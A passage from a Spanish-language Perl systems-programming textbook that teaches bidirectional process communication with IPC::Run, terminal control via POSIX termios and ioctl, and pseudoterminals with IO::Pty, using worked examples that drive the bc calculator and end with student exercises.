A diferencia de lo que se hizo en 3.14.1 haga un sólo arranque del ejecutable correspondiente al trabajador. A partir de ese momento el trabajador permanece en un bucle a la espera de entradas/problemas desde el maestro. El número de tareas t y el número de intervalos N se enviarán (`syswrite` del maestro) a través del manejador al programa. Use `IPC::Open2` y entrada/salida sin bloqueo y sin buffers.

Utilice `IO::Select` para seleccionar que canales estan preparados para la comunicación.

Cuando todas las tareas han sido enviadas el maestro envía un cero indicando al proceso que debe finalizar.

Controle el estatus de retorno del proceso. En el módulo `Parallel::Simple` (sección 3.9) tiene un ejemplo de uso de la variable `$?` o `$CHILD_ERROR`. Repase las correspondientes secciones en `perldoc perlvar`.

En un fichero de configuración estarán las máquinas y el comando para conectarse a ellas (`rsh`, `ssh`, etc.).

6.2. Comunicación Bidireccional con el Módulo `IPC::Run`

Una mejor solución al problema de la comunicación bidireccional la provee el módulo `IPC::Run` . El módulo `IPC::Run` facilita la ejecución de procesos hijo con los que se puede interaccionar utilizando ficheros, pipes y seudoterminales (denominadas también `pseudo-ttys` [1] ó `pty`).

Veamos un ejemplo sencillo:

[1] tty viene del inglés teletype

```
lhp@nereida:~/Lperl/src/ipcrun$ cat -n ipccat
 1  #!/usr/bin/perl -w
 2  use strict ;
 3
 4  my @cat = qw( cat ) ;
 5  my ( $in_q, $out_q, $err_q ) ;
 6
 7  use IPC::Run qw( start pump finish timeout ) ;
 8
 9  # Incrementally read from / write to scalars.  Note that $in_q
10  # is a queue that is drained as it is used. $h is for "harness".
11  my $h = start \@cat, \$in_q, \$out_q, \$err_q, timeout( 10 );
12
13  $in_q .= "some input\n" ;
14  pump $h until $out_q =~ /input\n/g ;
15  print "---\n$out_q" ;
16
17  $in_q .= "some more input\n" ;
18  pump $h until $out_q =~ /\G.*more input\n/ ;
19  print "---\n$out_q" ;
20
21  $in_q .= "some final input\n" ;
22  pump $h until $out_q =~ /.*final input\n/ ;
23  print "---\n$out_q" ;
24
25  $in_q .= "some extra input\n" ;
26  finish $h or die "cat returned $?" ;
27
28  warn $err_q if $err_q ;
29  print "---\nFinally:\n$out_q" ;
```

Los procesos hijos son reunidos en un *harness*, arrancados (línea 11) y ejecutados hasta su finalización o hasta que sean abortados (por ejemplo, con un `die`).

Existen dos modos de trabajo. Uno utiliza `run()` el cual funciona como una extensión de `system()`. El otro, al que corresponde el ejemplo anterior viene dado por la tripleta `start`, `pump` , `finish` .

La función `start` se encarga de crear el harness y lanzar los subprocesos vía `fork` o `exec` y arranca los cronómetros (véase `perldoc( IPC::Run::Timers )`. El primer argumento de `start` es el comando y sus argumentos. Por eso es un array. La función `pump` nos permite muestrear la actividad de los mismos. La función `finish` (línea 26) permite monitorizar la actividad del harness hasta su terminación.

Como se muestra en las líneas 14, 18 y 22 la lectura con `pump` utiliza expresiones regulares para detectar los puntos de parada. Se puede usar una sintáxis de función, como en el ejemplo, o la de flecha como método:

```
$h->pump
```

Si la expresión regular no casa se produce un atasco.

Los *Timeouts* lanzan excepciones que hacen que `pump` retorne después de pasado un cierto tiempo.

El método `finish` debe ser llamado después del último `pump`. En caso contrario se acumularan los procesos `defunct` y podemos tener pérdidas de descriptores de ficheros. El método `finish` retorna `TRUE` si y sólo si todos los hijos retornan 0 y su terminación no fué la consecuencia de una señal (véase sección 3.4) y no se produjo un `coredump` , esto es la variable `$?` está `undef` (véase sección 1.6).

La ejecución del código anterior produce la siguiente salida:

```
lhp@nereida:~/Lperl/src/ipcrun$ ipccat
```

```
---
some input
---
some input
some more input
---
some input
some more input
some final input
---
Finally:
some input
some more input
some final input
some extra input
```

Veamos un segundo ejemplo, en el que se establece una sesión con un proceso que ejecuta la calculadora `bc` *de Unix.* La sesión calcula el factorial de un número enviando sucesivas entradas a `bc` y obteniendo sus resultados:

```
lhp@nereida:~/Lperl/src/ipcrun$ cat -n fact.pl
 1  #!/usr/bin/perl -w
 2  use strict ;
 3  use IPC::Run qw( start timeout ) ;
 4
 5  die "usage: $0 <num>\n\nwhere <num> is a positive integer\n" unless @ARGV ;
 6  my $i = shift ;
 7  die "\$i must be > 1, not '$i'" unless $i =~ /^\d+$/ && $i > 1 ;
 8
 9  my ( $in, $out ) ;
10
11  my $h = start ['bc'], \$in, \$out, timeout( 5 ) ;
12
13  $in = "fact = i = $i ; i\n" ;
14
15  while () {
16     $out = '' ;
17     $h->pump until $out =~ s/.*?([-+]?\d+)\n/$1/g ;
18     print "bc said: $out\n" ;
19     if ( $out  <= 0 ) {
20        print "result = ",-$out,"\n" ;
21        $in = undef ;
22        last ;
23     }
24     elsif ( $out eq '2' ) {
25        ## End of calculation loop, get bc to output the result
26        $in = "-fact\n" ;
27     }
28     else {
29        $in = "i = i - 1 ; fact = fact * i ; i\n" ;
30     }
31  }
32
33  $h->finish ;
```

Para detectar el final hacemos que la calculadora devuelva el resultado cambiado de signo (línea 26). Al ejecutar obtenemos la salida:

```
lhp@nereida:~/Lperl/src/ipcrun$ ./fact.pl 6
bc said: 6
bc said: 5
bc said: 4
bc said: 3
bc said: 2
bc said: -720
result = 720
```

Capítulo 7

Pseudoterminales

7.1. Pseudoterminales

La solución mas completa al problema de la comunicación bidireccional con procesos externos a nuestro programa la proporciona `Expect` . Expect se basa en el módulo `IO::Pty` el cual nos provee con un API para la creación de seudo `tty` s. El módulo hereda de `IO::Handle` y por tanto sus objetos poseen acceso a todos los métodos que `IO::Handle` provee para los manejadores de fichero/proceso. En esta sección estudiaremos el moulo `IO::Pty`.

Los dispositivos diseñados para uso interactivo, esto es, los dispositivos que se usan a la vez para entrada y salida, tienen una interfaz de programación similar - conocida como interfaz `tty` - que se deriva de la que se creo hace ya muchas décadas para las terminales serie de la marca *TeleType* (teclado e impresora) . El estándar API `tty` mas usado es *POSIX termios*.

Un dispositivo tty tiene dos extremos. En su forma mas sencilla uno de los extremos esta asociado con un programa y el otro con un dispositivo hardware. Esto es cierto para una consola: el driver de consola conecta el teclado y la pantalla a los mismos tipos de programas. En ciertos casos hay un programa en cada extremo. En tales casos uno de los extremos toma el papel del hardware. Por ejemplo, en una conexión de red uno de los extremos está conectado al programa que proporciona la conexión de red y el otro esta conectado a la shell.

Una *seudoterminal* o `pty` es una tty cuyos dos extremos son programas. Un lado del canal se denomina *lado maestro* o *dispositivo seudo terminal maestro* y el otro se denomina *lado esclavo*.

- Los datos escritos en el lado maestro son recibidos en el lado esclavo como si un usuario estuviera tecleando en una terminal.
- Los datos escritos en el lado esclavo son enviados al lado maestro tal y como si estuvieran siendo escritos en una terminal normal.

Un proceso que espera trabajar conectado a una terminal puede abrir el lado esclavo de una seudoterminal y ser conducido por el programa que ha abierto el lado maestro. Cualquier cosa que se escriba en el lado maestro se le proporciona al lado esclavo como si hubiese sido tecleado en una terminal. Por ejemplo, escribir el carácter de interrupción `"\cC"` en el lado maestro causa la generación de una señal de interrupción `SIGINT` que será enviada al *grupo de procesos* en *foreground* que esta conectado al lado esclavo. Recíprocamente, cualquier cosa que se escriba en el lado esclavo puede ser leída por el proceso conectado al lado maestro.

Es usando seudo terminales que algunos programas como `xterm` implementan su capacidad para la emulación de terminales. El proceso `xterm` esta asociado con el lado/dispositivo maestro y la `shell` con el lado esclavo. Cualesquiera operaciones en la terminal llevada a cabo por la shell son recibidas por el proceso `xterm` (por ejemplo, el redimensionamiento de la terminal o la inicialización de la terminal). El proceso `xterm` recibe entrada desde el teclado y el ratón a través de eventos y es asi capaz de transmitir esos caracteres a la shell, dándole a la shell la apariencia de ser una auténtica terminal hardware. Otros ejemplos de la aplicación de las seudoterminales son las aplicaciones `telnet` y `ssh` los cuales son el lado maestro y la correspondiente shell ocupa el lado esclavo.

También la utilidad `script` que nos permite grabar en un fichero los resultados de una sesión usa seudoterminales (Figura 7.1).

```
lhp@nereida:~$ script tutu
Script started, file is tutu
lhp@nereida:~$ uname -a
Linux nereida.deioc.ull.es 2.4.20-perfctr #6 SMP vie abr 2 18:36:12 WEST 2004
                                                                  i686 GNU/Linux
^D
lhp@nereida:~$ exit
Script done, file is tutu
lhp@nereida:~$ cat tutu
Script started on mar 18 abr 2006 11:06:33 WEST
lhp@nereida:~$ uname -a
Linux nereida.deioc.ull.es 2.4.20-perfctr #6 SMP vie abr 2 18:36:12 WEST 2004
                                                                  i686 GNU/Linux
lhp@nereida:~$ exit

Script done on mar 18 abr 2006 11:06:40 WEST
lhp@nereida:~$
```

Cuadro 7.1: Grabación de una sesión con `script`

7.1.1. Introducción a la Programación de Terminales

Las ttys trabajan en uno de dos modos básicos: *raw* y *cooked*. En modo raw los datos se pasan a la aplicación tal y como se reciben sin que se hagan cambios. En modo cooked - o *modo canónico* - se suele proveer un editor de línea en el mismo driver de dispositivo y son las líneas ya editadas las que se envían a la aplicación.

En modo cooked ciertos caracteres pasan a ser caracteres de control. Por ejemplo `^U` suele estar asociado con `kill` (borrar la línea), `^V` con `lnext`, etc.

```
lhp@nereida:~/Lperl/doc$ stty -a
speed 38400 baud; rows 24; columns 59; line = 0;
intr = ^C; quit = ^\; erase = ^?; kill = ^U; eof = ^D;
eol = <undef>; eol2 = <undef>; start = ^Q; stop = ^S;
susp = ^Z; rprnt = ^R; werase = ^W; lnext = ^V;
flush = ^O; min = 1; time = 0;
-parenb -parodd cs8 -hupcl -cstopb cread -clocal -crtscts
-ignbrk -brkint -ignpar -parmrk -inpck -istrip -inlcr
-igncr icrnl ixon -ixoff -iuclc -ixany -imaxbel
opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0
cr0 tab0 bs0 vt0 ff0
isig icanon iexten echo echoe echok -echonl -noflsh -xcase
-tostop -echoprt echoctl echoke
lhp@nereida:~/Lperl/doc$
```

Ejercicio 7.1.1. *1. Lea el manual sobre* `stty`

2. ¿Cuál es el significado de `lnext`*?*

3. *Usando el comando* `stty` *cambie* `kill` *de su valor actual a* `^T`.

4. *Cambie* `erase` *de su valor actual a* `^H`.

5. *¿Que hace* `stty sane`*?*

Perl proporciona acceso a la interfaz POSIX termios a través de su módulo `POSIX` .

```
use POSIX qw(:termios_h)
```

El siguiente ejemplo tomado de [3] obtiene los caracteres de control para las acciones de `erase` (borrar carácter) y `kill` (borrar línea) y las cambia para restaurarlas posteriormente a la salida.

```
lhp@nereida:~/Lperl/src/cookbook/ch15$ cat -n demo1
 1  #!/usr/bin/perl -w
 2  # demo POSIX termios
 3  use strict;
 4  use POSIX qw(:termios_h);
 5
 6  my $term = POSIX::Termios->new;
 7  $term->getattr(fileno(STDIN));  # Rellenamos sus campos
 8                                  # a partir del fd STDIN
 9  my $erase = $term->getcc(VERASE); # código ascii: 127
10  my $kill = $term->getcc(VKILL);
11  printf "Erase is character %d, %s\n", $erase, uncontrol(chr($erase));
12  printf "Kill is character %d, %s\n", $kill, uncontrol(chr($kill));
13
14  $term->setcc(VERASE, ord('#'));
15  $term->setcc(VKILL, ord('@'));
16  $term->setattr(1, TCSANOW); # Poner los atributos inmediatamente
17                              # para stdout (1)
18  print("erase is #, kill is @; type something: ");
19  my $line = <STDIN>;
20  print "You typed: $line";
21
22  $term->setcc(VERASE, $erase);
23  $term->setcc(VKILL, $kill);
24  $term->setattr(1, TCSANOW);
25
26  sub uncontrol {
27      local $_ = shift;
28      s/([\200-\377])/sprintf("M-%c",ord($1) & 0177)/eg;
29      s/([\0-\37\177])/sprintf("^%c",ord($1) ^ 0100)/eg;
30      return $_;
31  }
lhp@nereida:~/Lperl/src/cookbook/ch15$ demo1
Erase is character 127, ^?
Kill is character 21, ^U
erase is #, kill is @; type something: hello world
You typed: hello world
lhp@nereida:~/Lperl/src/cookbook/ch15$
```

7.1.2. Lectura de un Carácter sin Esperas Mediante `POSIX`

El siguiente ejemplo muestra como usar el módulo POSIX para construir una función que hace una lectura de un carácter sin buffers intermedios ni esperar por un retorno de carro. Su único propósito es mostrar el uso del módulo POSIX.

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n HotKey.pm
 1  # HotKey.pm
 2  package HotKey;
 3  use strict;
 4
 5  our @ISA = qw(Exporter);
 6  our @EXPORT = qw(cbreak cooked readkey);
 7
 8  use strict;
 9  use POSIX qw(:termios_h);
10  my ($term, $oterm, $echo, $noecho, $fd_stdin);
11
12  $fd_stdin = fileno(STDIN); # fileno retorna el fd de STDIN
13  $term     = POSIX::Termios->new();
14  $term->getattr($fd_stdin); # Rellenamos los campos de $term
15  $oterm     = $term->getlflag(); # Obtiene el campo c_lflag
16  # Flags: eco o no; eco kill o no; lectura con buffer o no;
17  $echo     = ECHO | ECHOK | ICANON; # posibles valores para c_lflag
18  $noecho   = $oterm & ~$echo; # Complento a uno
19
20  sub cbreak {
21    $term->setlflag($noecho);  # no se hace echo
22    $term->setcc(VTIME, 1); # marcharse 1 decima de segundo despues del dato
23    $term->setattr($fd_stdin, TCSANOW);
24  }
25
26  sub cooked {
27    $term->setlflag($oterm);
28    $term->setcc(VTIME, 0);
29    $term->setattr($fd_stdin, TCSANOW);
30  }
31
32  sub readkey {
33    my $key = '';
34    cbreak();
35    sysread(STDIN, $key, 1);
36    cooked();
37    return $key;
38  }
39
40  END { cooked() }
41
42  1;
```

Además de los modos raw y cooked los caracteres de entrada son procesados según sean los valores de los campos `c_iflag` y `c_lflag`.

El campo `c_lflag` se usa para controlar varias funcionalidades. Se contruye como el `OR` de las máscaras que aparecen en la tabla 7.2.

Para entender mejor el programa es necesario tener en cuenta los siguientes hechos:

1. Si `ECHO` se desactiva no se hará eco de los caracteres de entrada.
2. Si esta puesto `ICANON` se permite el procesado canónico. Si no se pone `ICANON`, las lecturas se satisfacen directamente desde la cola de entrada. Una lectura no se satisface hasta que se hayan recibido `VMIN` bytes o haya expirado el crono `VTIME` entre bytes.

Máscara	Descripción
ECHO	Permitir eco.
ECHOE	Eco ERASE como corrector backspace.
ECHOK	Eco KILL.
ECHONL	Eco <newline>.
ICANON	Entrada Canónica (procesado de erase y kill).
IEXTEN	Permitir extensiones (implementation-dependent).
ISIG	Permitir señales.
NOFLSH	Desactivar flush después de interrupt, quit o suspend.
TOSTOP	Enviar SIGTTOU a salida en background.
XCASE	Presentación Canónica upper/lower. (LEGACY)

Cuadro 7.2: Tabla de Modos Locales

3. A diferencia de lo que ocurre con una lectura desde fichero donde los datos están o no están, en una lectura desde un canal `tty` aparecen temas relacionados con el tiempo. Por ejemplo, en un teclado ANSI la flecha hacia arriba corresponde a entre eventos como 'el usuario tecleo `ESC`' frente a 'el usuario tecleo flecha hacia arriba'. Es por eso que en un objeto `Termios` figuran los campos `VTIME` (líneas 22 y 28) y `VMIN` que gobiernan la forma de lectura.

En la sesión que sigue, después de la línea 2 el proceso queda suspendido a la espera de un carácter. El usuario a pulsado la tecla `x`.

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ perl -de 0
  DB<1> use HotKey
  DB<2> $x = readkey()

  DB<3> x $x
0  'x'
  DB<4>
```

Por razones de eficiencia y generalidad, es mas aconsejable usar el módulo `Term::ReadKey`.

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n noecho.pl
 1  use strict;
 2  use Term::ReadKey;
 3  ReadMode('cbreak');
 4  print "Press keys to see their ASCII values.  Use Ctrl-C to quit.\n";
 5
 6  while (1) {
 7      my $char = ReadKey(0);
 8      last unless defined $char;
 9      printf(" Decimal: %d\tHex: %x\n", ord($char), ord($char));
10  }
11
12  ReadMode('normal');
```

7.1.3. La función `ioctl`

La función `ioctl` provee un mecanismo de bajo nivel para acceder a las características de los dispositivos del sistema. La forma de llamada es:

```
ioctl FILEHANDLE, REQUEST, SCALAR
```

El primer argumento es el manejador de fichero, el segundo especifica que operación es la que se solicita y en el tercero es donde queda el resultado de la operación.

Ejercicio 7.1.2. *Realice las siguientes actividades:*

1. *Pida información sobre* `ioctl` *mediante* `perldoc`.
2. *Pida información sobre la función C* `ioctl` *mediante* `man`
3. *Lea la información dada mediante* `man ioctl_list`

El siguiente ejemplo calcula el tamaño de la terminal usando `ioctl`:

```
lhp@nereida:~/Lperl/src/cookbook/ch12$ cat -n winsz.pl
 1  #!/usr/bin/perl
 2  # winsz - find x and y for chars and pixels
 3  use strict;
 4  require 'sys/ioctl.ph';
 5  die "no TIOCGWINSZ " unless defined &TIOCGWINSZ;
 6  my $winsize;
 7  open(TTY, "+</dev/tty")                     or die "No tty: $!";
 8  unless (ioctl(TTY, &TIOCGWINSZ, $winsize='')) {
 9      die sprintf "$0: ioctl TIOCGWINSZ (%08x: $!)\n", &TIOCGWINSZ;
10  }
11  my ($row, $col, $xpixel, $ypixel) = unpack('S4', $winsize);
12  print "(row,col) = ($row,$col)";
13  print "  (xpixel,ypixel) = ($xpixel,$ypixel)" if $xpixel || $ypixel;
14  print "\n";
lhp@nereida:~/Lperl/src/cookbook/ch12$ winsz.pl
(row,col) = (26,90)
lhp@nereida:~/Lperl/src/cookbook/ch12$ stty size
26 90
```

Para entender el programa anterior tenga en cuenta que:

- La apertura del fichero con `open` en la línea 7 con el parámetro `+<` indica que el manejador se abre para lectura y escritura, sin truncamiento.
- La llamada de la línea 8 a `ioctl` con servicio `TIOCGWINSZ` hace que en la variable `$winsize` quede una estructura compactada describiendo el tamaño de la ventana.
- El operador `unpack` es usado en la línea 11 para obtener los valores de los tamaños. Los operadores `pack` y `unpack` permiten compactar y descomprimir diferentes tipos. El operador `pack` funciona de manera parecida a `sprintf`: recibe una cadena de formato seguida de la lista de valores a formatear. El operador `unpack` realiza la operación inversa:

  ```
  lhp@nereida:~/Lperl/src/cookbook/ch12$ perl -de 0
  main::(-e:1):   0
    DB<1> x unpack "CCC", "PP2"
  0  80
  1  80
  2  50
    DB<2> x pack "CCC", 80, 80, 50 # C = unsigned char
  0  'PP2'
    DB<3> x pack "C3", 80, 80, 50  # C3 especificador de repetición
  0  'PP2'
  ```

```
  DB<4> x pack "S2", 65281, 766  # S = 16-bit unsigned integer
0  "\cAÿp\cB"
  DB<5> x unpack "S2", "\cAÿp\cB"
0  65281
1  766
  DB<6> x unpack "S4", "\cAÿp\cB"
0  65281
1  766
```

La misma ejecución del programa anterior `winsz.pl` en una `xterm` da como resultado:

```
lhp@nereida:~/projects/perl/src/cookbook/ch12$ perl -d ./winsz.pl
Enter h or 'h h' for help, or 'man perldebug' for more help.
main::(./winsz.pl:4):   require 'sys/ioctl.ph';
  DB<1> !!echo $TERM
xterm
  DB<2> l
4==>    require 'sys/ioctl.ph';
5:      die "no TIOCGWINSZ " unless defined &TIOCGWINSZ;
6:      my $winsize;
7:      open(TTY, "+</dev/tty")                     or die "No tty: $!";
8:      unless (ioctl(TTY, &TIOCGWINSZ, $winsize='')) {
9:          die sprintf "$0: ioctl TIOCGWINSZ (%08x: $!)\n", &TIOCGWINSZ;
10      }
11:     my ($row, $col, $xpixel, $ypixel) = unpack('S4', $winsize);
12:     print "(row,col) = ($row,$col)";
13:     print "  (xpixel,ypixel) = ($xpixel,$ypixel)" if $xpixel || $ypixel;
  DB<2> b 5
  DB<3> c
main::(./winsz.pl:5):   die "no TIOCGWINSZ " unless defined &TIOCGWINSZ;
  DB<3> x  &TIOCGWINSZ
0  21523
  DB<4> c
(row,col) = (52,166)  (xpixel,ypixel) = (1017,687)
```

La forma normal de obtener en Perl el *tamaño de la ventana* es usando el módulo `Term::ReadKey`:

```
lhp@nereida:~/Lperl/src/cookbook/ch12$ perl -de 0
  DB<1> use Term::ReadKey
  DB<2> x GetTerminalSize()
0  80  # ancho en caracteres
1  24  # largo en caracteres
2  499 # ancho en pixels
3  316 # largo en pixels
```

7.1.4. El Módulo `IO::Pty`

El módulo `IO::Pty` proporciona una interfaz para la creación de objetos seudoterminales.

El siguiente código muestra como crear una seudoterminal y una comunicación elemental con el lado esclavo.

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n pty3.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use IO::Pty;
```

```
 4
 5  my $pty = new IO::Pty;
 6
 7  defined(my $child = fork) or die "Can't fork: $!";
 8  if ($child) { # master
 9    foreach my $val (1..10) {
10      print $pty "$val\n";
11    }
12    foreach my $val (1..10) {
13      $_ = <$pty>;
14      print "Master $$: $_";
15    }
16    my $ttyname = <$pty>;
17    print "Master $$: $ttyname";
18  }
19  else {
20    my $slave  = $pty->slave;
21    close($pty);
22    foreach my $val (1..10) {
23      $_ = <$slave>;
24      print "Child $$: $_";
25    }
26    print $slave $slave->ttyname."\n";
27    close($slave);
28  }
```

Al ejecutar el programa anterior obtenemos la salida:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ ./pty3.pl
Master 16705: 1
Master 16705: 2
Master 16705: 3
Master 16705: 4
Master 16705: 5
Master 16705: 6
Master 16705: 7
Master 16705: 8
Master 16705: 9
Master 16705: 10
Child 16706: 1
Child 16706: 2
Child 16706: 3
Child 16706: 4
Child 16706: 5
Child 16706: 6
Child 16706: 7
Child 16706: 8
Child 16706: 9
Child 16706: 10
Master 16705: /dev/pts/18
```

Ejercicio 7.1.3. *Realice las siguientes actividades:*

1. *Ejecute el programa anterior con el depurador*

2. *Modifique el programa anterior: Usando el método* `stty` *del objeto esclavo (Por ejemplo* `pty->slave->stty('` *ponga la comunicación en modo* `-echo`*. Modifique el programa de modo conveniente. ¿Qué ocurre?*

3. *Pruebe a modificar otras características de la terminal. ¿Cómo afecta a la comunicación?*

7.1.5. Control de un Programa Externo con IO::Pty

El código que sigue muestra una relación bidireccional con la calculadora `bc`. La subrutina `do_command` en la línea 10 procede al lanzamiento de un programa cuya entrada/salida se acopla a una seudoterminal. El contructor `IO::Pty->new` retorna el manejador de fichero de seudoterminal que representa el *lado maestro* de la seudoterminal (línea 13). El proceso padre despues de crear el proceso hijo en la línea 15 y establecer los modos de la seudoterminal según hayan sido especificados en la línea de comandos (línea 14) retorna (línea 16) devolviendo el manejador. El proceso hijo se deshace de la terminal y arranca una nueva sesión llamando a `$pty->make_slave_controlling_terminal()`. Esta función crea una nueva sesión y convierte al hijo en lider de la nueva sesión.

Una *sesión* es un conjunto de procesos que comparten la misma terminal. En cualquier instante solo un grupo de procesos del conjunto tiene el privilegio de leer/escribir en la terminal. Decimos que estos procesos están en *foreground* y que el resto de los procesos están en *background*. Estos procesos en foreground juegan un papel especial en el manejo de señales generadas por los caracteres de entrada. Un *grupo de sesión* está relacionado pero no es exactamente lo mismo que un *grupo de procesos*. Un grupo de procesos es un conjunto de procesos que han sido lanzados por un padre común y se caracterizan mediante un entero (el PID del grupo) que es el PID del ancestro común.

Cuando una terminal resulta asociada con una sesión, el grupo de procesos en foreground se establece como el grupo de procesos del lider de sesión. La terminal asociada con una sesión es conocida como *terminal controlada*. La terminal controlada es heredada por los hijos generados durante un `fork`. La terminal controlada para una sesión es asignada por el *lider de sesión* de una manera que es dependiente de la implementación. Los procesos normales no pueden modificar la terminal controlado; solo el proceso lider puede hacerlo.

Si un proceso pertenece al grupo de procesos en foreground de su terminal puede leer y escribir en ella; sin embargo, un proceso en el grupo de procesos en background que intente leer o escribir en su terminal dará lugar a la generación de una señal a su grupo de procesos (`SIGTTIN` para la lectura, `SIGTTOU` para la escritura)[1].

Cada proceso de una sesión que tiene una terminal controlada tiene la misma terminal controlada. Una terminal puede ser la terminal de control de a lo mas una sesión.

A un nivel mas bajo que el proporcionado por `make_slave_controlling_terminal`, la función `setsid` (proveída por el módulo `POSIX`) crea una nueva sesión y un nuevo grupo de la que sólo el proceso forma parte. Se desacopla el proceso de la terminal actual: Un proceso abandona su terminal controlada cuando crea una nueva sesión con `setsid`.

El siguiente paso es llamar (línea 18) a `$pty->slave()`. Este método retorna el manejador del otro lado de la seudoterminal, del lado *esclavo*. Este es el momento para - si el módulo `IO::Stty` esta instalado - llamar al método `$slave->stty()` para modificar las características de la seudoterminal.

Después se reabren `STDIN`, `STDOUT` y `STDERR` en el lado esclavo de la seudoterminal. Obsérvese como `STDIN`, `STDOUT` y `STDERR` son tratadas como objetos constantes de clase `IO::Handle`. A partir de ahora toda la comunicación con la aplicación ocurrirá a través de estos tres objetos y la copia `$tty` del objeto no hace ya falta. En la línea 24 se hace que las salidas por `STDOUT` se hagan sin buffers. Por último se ejecuta el comando y - en el caso de fallo del lanzamiento - se emite el correspondiente diagnóstico final.

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n bc_pty6.pl
 1  #!/usr/bin/perl -sw
 2  use strict;
 3  use IO::Handle;
```

[1] Pero existen condiciones que dan lugar a la variación de esta conducta

```
 4  use IO::Pty;
 5  use POSIX;
 6  use constant DEBUG => 1;
 7  use constant DEFAULT_DEADLINE => 1;
 8  my $after = "";
 9
10  sub do_command {
11    my ($stty, $command, @args) = @_;
12
13    my $pty = IO::Pty->new or die "Can't make Pty: $!";
14    $pty->slave->stty($stty);
15    defined(my $child = fork) or die "Can't fork: $!";
16    return $pty if $child;
17    $pty->make_slave_controlling_terminal();
18    my $tty = $pty->slave();
19    close($pty);
20    STDIN->fdopen($tty, "<");
21    STDOUT->fdopen($tty, ">");
22    STDERR->fdopen($tty, ">");
23    close($tty);
24    $| = 1;
25    exec $command, @args;
26    die "Couldn't exec $command @args: $!";
27  }
28
29  sub alarmhandler { die; }
30
31  {
32    my $line = '';
33
34    sub waitfor {
35      my $pty = shift;
36      my $regexp = shift;
37      my $seconds = shift || DEFAULT_DEADLINE;
38      my ($localline, $delayed);
39
40      alarm($seconds);
41      eval {
42        while (sysread($pty, $line, 2048, length($line))) {
43          last if $line =~ m{$regexp};
44        }
45      };
46      alarm(0);
47      $line =~ m{($regexp)};
48      if (defined($1)) {
49        $localline = substr($line, 0, $+[0]);
50        $line = substr($line, length($localline));
51        $delayed = 0;
52      }
53      else {
54        $localline = $line;
55        $line = '';
56        $delayed = 1;
```

```
57      }
58      return wantarray? ($localline, $line, $delayed) : $localline;
59    }
60  }  # clausura
61
62  sub printRes {
63    my ($r, $s, $d) = @_;
64
65    print "\n<<r = '$r'\ns = '$s'\nd = $d>>"
66  }
67
68  local $SIG{ALRM} = \&alarmhandler;
69  our $n;
70  our $stty;
71  our $pause;
72
73  $n = 4 unless defined($n);
74  $stty = '' unless defined($stty);
75  $pause = 1 unless defined($pause);
76
77  my $pty = do_command($stty, 'bc');
78  my ($r, $s, $d)  = waitfor($pty, qr{warranty'\.\s+});
79  printRes($r, $s, $d);
80
81  sleep $pause; # Démosle tiempo a la calculadora de iniciar
82  print $pty "fact = 1; fact\n";
83  ($r, $s, $d) = waitfor($pty, qr{\n\d+\s+});
84  printRes($r, $s, $d);
85  foreach (2..$n) {
86    print $pty "fact *= $_; fact\n";
87    ($r, $s, $d) = waitfor($pty, qr{\n\d+\s+});
88    printRes($r, $s, $d);
89  }
90  print $pty "quit\n";
91  print "\n";
```

El programa principal (líneas 68-91) consiste en la emisión de comandos a la calculadora (mediante sentencias `print $pty "comando"` y el procesado de la respuesta mediante llamadas a la función `waitfor` situada en la clausura que se extiende en las líneas de la 31 a la 60. La función `waitfor($pty, /regexp/, deadline)` permanece leyendo desde `$pty` hasta que la entrada casa con `/regexp/` o hasta que el tiempo de espera sobrepasa el umbral `deadline`. En la línea 49 se establece `localline` al prefijo que va hasta el final del casamiento (recuerde que el array `@+` contiene los desplazamientos de los finales de las subcadenas en `$1`, etc.). La variable `$line` (línea 50) se actualiza al sufijo desde el final del casamiento, conservando sus contenidos para la siguiente llamada.

Al ejecutar el programa anterior obtenemos la siguiente salida:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ ./bc_pty6.pl -pause=0

<<r = 'bc 1.06
Copyright 1991-1994, 1997, 1998, 2000 Free Software Foundation, Inc.
This is free software with ABSOLUTELY NO WARRANTY.
For details type `warranty'.
'
s = ''
```

```
d = 0>>
<<r = 'fact = 1; fact
fact = 1; fact
1
'
s = ''
d = 0>>
<<r = 'fact *= 2; fact
2
'
s = ''
d = 0>>
<<r = 'fact *= 3; fact
6
'
s = ''
d = 0>>
<<r = 'fact *= 4; fact
24
'
s = ''
d = 0>>
lhp@nereida:~/Lperl/src/perl_networking/ch2$
```

Obsérvese la curiosa repetición

```
fact = 1; fact
fact = 1; fact
```

Esta repetición puede eliminarse poniendo 1 segundo de espera antes de enviar los comandos a la calculadora:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ ./bc_pty6.pl -pause=1

<<r = 'bc 1.06
Copyright 1991-1994, 1997, 1998, 2000 Free Software Foundation, Inc.
This is free software with ABSOLUTELY NO WARRANTY.
For details type `warranty'.
'
s = ''
d = 0>>
<<r = 'fact = 1; fact
1
'
s = ''
d = 0>>
<<r = 'fact *= 2; fact
2
'
s = ''
d = 0>>
<<r = 'fact *= 3; fact
6
'
s = ''
```

```
d = 0>>
<<r = 'fact *= 4; fact
24
'
s = ''
d = 0>>
lhp@nereida:~/Lperl/src/perl_networking/ch2$
```

Obsérvese como cambia la salida si ponemos la seudoterminal en modo `- echo`:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ ./bc_pty6.pl -pause=0 -stty='-echo'

<<r = 'bc 1.06
Copyright 1991-1994, 1997, 1998, 2000 Free Software Foundation, Inc.
This is free software with ABSOLUTELY NO WARRANTY.
For details type `warranty'.
'
s = ''
d = 0>>
<<r = '1
'
s = ''
d = 1>>
<<r = '2
'
s = ''
d = 1>>
<<r = '6
'
s = ''
d = 1>>
<<r = '24
'
s = ''
d = 1>>
lhp@nereida:~/Lperl/src/perl_networking/ch2$
```

Práctica: Cambiar la clave

Escriba un programa que cambie automáticamente la clave de usuario.

Práctica: Conectarse a una Máquina Remota Usando `waitfor`

Usando el esquema del programa presentado en la sección 7.1.5 automatice una conexión `ssh` o `telnet`.

Práctica: Extensión de `waitfor`

